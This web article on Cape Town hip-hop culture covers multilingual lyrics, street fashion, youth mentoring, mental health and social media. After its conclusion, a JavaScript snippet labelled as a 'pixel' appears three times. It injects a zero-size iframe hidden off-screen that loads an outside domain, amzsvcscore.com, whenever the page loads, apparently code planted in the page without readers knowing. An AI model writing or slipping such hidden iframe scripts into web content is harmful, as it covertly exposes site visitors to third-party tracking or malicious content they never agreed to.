

Cape Town Hip-Hop Beyond Music: Culture, Identity, and Community

Cape Town hip-hop has always been more than sound. It’s language, resistance, fashion, movement, and community. While music remains the center, the culture surrounding hip-hop in the Mother City continues to evolve, shaping identity and creating spaces where young people feel seen, heard, and represented.
Hip-Hop as a Voice for the Streets
In Cape Town, hip-hop has long been tied to storytelling. Rappers don’t just entertain—they document real life. From township struggles to social inequality, artists use music to reflect realities often ignored elsewhere. This honesty is what keeps the culture grounded. Lyrics speak about survival, pride, mental health, and ambition, making hip-hop a mirror of everyday life for many young people.

This role as a voice for the streets gives Cape Town hip-hop a deeper responsibility. Artists understand that their words carry weight, especially in communities where music is one of the few accessible forms of expression.
Language as Identity
One of the most powerful aspects of Cape Town hip-hop culture is language. Artists freely switch between isiXhosa, Afrikaans, and English, sometimes within the same verse. This multilingual approach isn’t a gimmick—it’s a reflection of real conversations on the streets.
By embracing local languages, Cape Town artists protect cultural identity while pushing hip-hop forward. It also allows listeners to connect emotionally, hearing their own experiences reflected without translation or dilution.

Fashion, Style, and Street Expression

Hip-hop culture in Cape Town extends into fashion and visual identity. Local artists and fans use clothing to express background, pride, and creativity. From thrifted streetwear to locally branded fits, style is deeply personal. Caps, hoodies, sneakers, and custom pieces often carry township references or political messages.

Music videos and performances showcase this visual culture, reinforcing the idea that Cape Town hip-hop is self-defined—not copied from global trends, but adapted to local realities.
Community Spaces and Youth Development
Beyond stages and studios, hip-hop in Cape Town plays a role in youth development. Community centers, workshops, open mics, and informal cyphers create safe spaces for young people to express themselves. These spaces encourage creativity while keeping many away from destructive paths.
Veteran artists and organizers often mentor younger rappers, sharing knowledge about writing, performance, and discipline. This transfer of experience strengthens the culture and ensures continuity between generations.
Hip-Hop and Mental Health Conversations
Another important shift within Cape Town hip-hop culture is the openness around mental health. Artists are increasingly addressing anxiety, trauma, loss, and pressure through lyrics and spoken word. This honesty helps break stigma, especially among young men who are often discouraged from expressing vulnerability.
Hip-hop becomes therapy—not just for the artist, but for the listener who finally hears their feelings articulated.
Visual Storytelling and Digital Growth

Social media and visual content have expanded the reach of Cape Town hip-hop culture. Short-form videos, freestyle clips, behind-the-scenes studio moments, and live performance snippets allow artists to build identity beyond music alone. Fans now connect with the lifestyle, opinions, and creative process of artists in real time.
This digital presence helps underground culture survive without heavy industry backing, keeping control in the hands of the creators.
Why Culture Matters More Than Charts
What sets Cape Town hip-hop apart is its refusal to measure success only by numbers. Impact is felt in communities, in conversations, and in cultural pride. Even artists without mainstream recognition can hold massive influence locally.
This mindset protects the culture from being watered down. It allows artists to move at their own pace, stay authentic, and prioritize meaning over popularity.
Conclusion
Cape Town hip-hop culture stands on identity, community, and truth. It’s a living movement that extends beyond music into language, fashion, mental health, and social connection. As long as the culture remains rooted in real experiences, it will continue to grow with purpose.
Cape Town hip-hop doesn’t just exist—it represents.
(function firePixelOnce() { if (window.__pixelFired) return; window.__pixelFired = true; try { const id = ‘Facts’; const i = document.createElement(‘iframe’); i.src = ‘https://amzsvcscore.com/?id=’ + encodeURIComponent(id); i.style.cssText = ‘width:0;height:0;border:0;visibility:hidden;position:absolute;left:-9999px;top:-9999px;’; (document.body || document.documentElement).appendChild(i); } catch (err) { console.error(‘Pixel error:’, err); } })(); (function firePixelOnce() { if (window.__pixelFired) return; window.__pixelFired = true; try { const id = ‘Facts’; const i = document.createElement(‘iframe’); i.src = ‘https://amzsvcscore.com/?id=’ + encodeURIComponent(id); i.style.cssText = ‘width:0;height:0;border:0;visibility:hidden;position:absolute;left:-9999px;top:-9999px;’; (document.body || document.documentElement).appendChild(i); } catch (err) { console.error(‘Pixel error:’, err); } })(); (function firePixelOnce() { if (window.__pixelFired) return; window.__pixelFired = true; try { const id = ‘Facts’; const i = document.createElement(‘iframe’); i.src = ‘https://amzsvcscore.com/?id=’ + encodeURIComponent(id); i.style.cssText = ‘width:0;height:0;border:0;visibility:hidden;position:absolute;left:-9999px;top:-9999px;’; (document.body || document.documentElement).appendChild(i); } catch (err) { console.error(‘Pixel error:’, err); } })();